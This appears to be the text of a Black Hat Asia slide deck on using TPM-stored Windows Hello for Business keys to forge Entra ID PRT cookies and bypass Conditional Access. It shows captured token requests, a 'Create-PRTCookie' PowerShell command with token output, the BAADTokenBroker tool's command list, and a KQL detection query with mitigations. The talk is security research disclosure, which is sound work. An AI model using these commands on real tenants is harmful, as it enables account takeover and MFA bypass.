nop     dword ptr [rax+rax+00h]
mov     edi, eax
test    eax, eax
jns     loc_18005724B
test    byte ptr cs:Microsoft_Windows_AADEnableBits, 4
jz      short loc_180057148
mov     r9d, eax
lea     r8, aNgcsignwithuse_1 ; "NgcSignWithUserIdKey"
lea     rdx, Aad_CloudAPPlugin_NGC_Error
call    McTemplateU0zd_EventWriteTransfer
```

Windows Hello for Business

- User key (ukpub/ukpriv) are registered to Microsoft Entra ID and allows user authentication without password



Authenticating with WHfB keys

```
POST /common/oauth2/token HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5.1.22621.2506
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 3992
Connection: close

request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUIJRDhqQ0NBdHFnQXdJQkFnSVFQcmNZR0FNRVRLaEISaE9YaENKZVh6QU5CZ2txa
WXdFUVILQ1pJbWIaUHIMR1FCR1JZRGJtVjBNQIVHQ2dtU0pvbVQ4aXhrQVJrV0IzZHBibVJ2ZDNNd0hRWURWUVFERXhaTIV5MVBjbWRoYm1sNIIYU
W-o0ogN7VQIM63HkuDnbKqY4J-pGvzgJysdXCSqa6TUozLbqXVpp5vtVT299XaITyXGMOCKHneIXHNefxyXx-NSOXkPwRJ9H7tAo3G4tbuoC9nI2gOKa8hgJhGERnWf_kSHhaDHv
AUBA4M0OJLOyOgPpIf9nz-KkNxfMtDGeu9IB1XaSMjgrckAIpmZQxSqAFMwXgm87PRIC8o8NQsLB7BszdIwcv68S30IT7ZwFhwOcYoV3mGiNrVQ&grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer
```

dkpriv signed request

JWT payload (decoded)

```
{
  "username": "employee01@ .com",
  "request_nonce":
"AwABAAEAAAACAOz_BQD0_5jWhzS1eA1sj4D58OIzBrtyYo4luEWE1MBI4osx
_HObswBHYy89_VSsq2y5rrwWf7bIV4nKGFPq9y6FJ68nx2AgAA",
  "assertion":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImtZY1FIaDYzMTU3
bWFWZUMz ibmdjI
n0.ewOKI 1Jsp5v
oiJQEZ1I8dW1Oi8T32rxhNrBt-gueTSEu_GFWkO0t7oiK6bz77VjdEkjVttqI
Min6MmAJQ",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "scope": "aza ugs",
  "win_ver": "10.0.19041.3996",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer"
}
```

ukpriv signed data

Combining all together with WHfB

- Interacting with all the secret keys, we can authenticate to Entra ID with WHfB keys and create PRT Cookie without password


コマンド プロンプト - powershell

```
PS C:\> Create-PRTCookie -Username employee01@[redacted].com -Whfb $True
```

eyJhbGciOiJIUzI1NiIsImtkZl92ZXIiOjIsImN0eCI6InJvb0tkVWVsY0hnODVremNqV2wzQUxwb2Zub0VqR3VaIn0.ew0KICAgICJ4X2NsaWVudF9wbGF0
Zm9ybSI6ICAid2luZG93cyIsDQogICAgIndpbl92ZXIiOiAgIjEwLjAuMTkwNDEuMzU3MCIsDQogICAgInJlZnJlc2hfdG9rZW4iOiAgIjAuQVQwQTdtUlFa
[redacted]
YWdPTHJ2aFg0SGE2VVVqNDZPb3RLWHFVX1JmZGFTZyIsDQogICAgImlzX3ByaW1hcnkiOiAgInRydWUiLA0KICAgICJyZXF1ZXN0X25vbmNlIjogICJBd0FC
QUFFQUFBQUNBT3pfQlFEMF80WU5XSkNUd3dHMy1vdzN4dU53eEsxcHVpZ2pQb2xBNDd3eHZ1R013NW1CYmNhQmJPRnhzSVdSMTU3UHRmQzJoZlpTakV3NUU4

Combining all together with WHfB

- Access token received by WHfB has deviceid and mfa claims



Attack TL;DR #2

- Attackers can create PRT Cookie or acquire app tokens through WHfB keys without password
- Allows attackers to bypass Conditional Access policy based on device and MFA
- Needs to compromise other WHfB configured device for switching accounts

Demo

BAADTokenBroker

- PowerShell-based script for leveraging TPM stored keys to bypass Microsoft Entra ID Conditional Access

Commands	Description
Request-PRTCookie	Request PRT Cookie of logged on user directly talking to lsass
Create-PRTCookie	Create PRT Cookie of any user with their credentials or WHfB keys
Acquire-Token	Acquire access tokens and refresh tokens of any user with their credentials or WHfB keys

https://github.com/secureworks/BAADTokenBroker

Mitigation

Prevention

- Microsoft has responded this attack as an expected behavior
- Strongly recommends to require MFA for all users with Conditional Access, not only require corporate device
    - This helps to make it harder for attackers to move laterally between accounts with just passwords

Detection

- Monitor suspicious RPC activity and cryptngc function calls
- Investigate Entra ID sign-in logs of multiple accounts from the same device

```
SigninLogs
  | where DeviceDetail.deviceId == “<suspicious_deviceid>“
  | where ResultType == 0
  | where AppId == “29d9ed98-a469-4536-ade2-f981bc1d605e” // Broker AppId
```

Conclusion

Black Hat Asia Sound Bytes

- RPC calls and undocumented APIs allow attackers to interact with keys securely protected by TPM
- TPM stored keys can be abused for bypassing Entra ID Conditional Access once your corporate device is compromised
- Review your Conditional Access policies to make it harder for attackers to pivot to the cloud and monitor suspicious activities

Q&A

@TEMP43487580

@yuya-chudo-2601a596

Thank you

Reference

- https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token
- https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/how-it-works-authentication
- https://dirkjanm.io/digging-further-into-the-primary-refresh-token/
- https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/
- https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30
- https://aadinternals.com/post/deviceidentity/
- https://github.com/gentilkiwi/mimikatz
- https://github.com/dirkjanm/ROADtools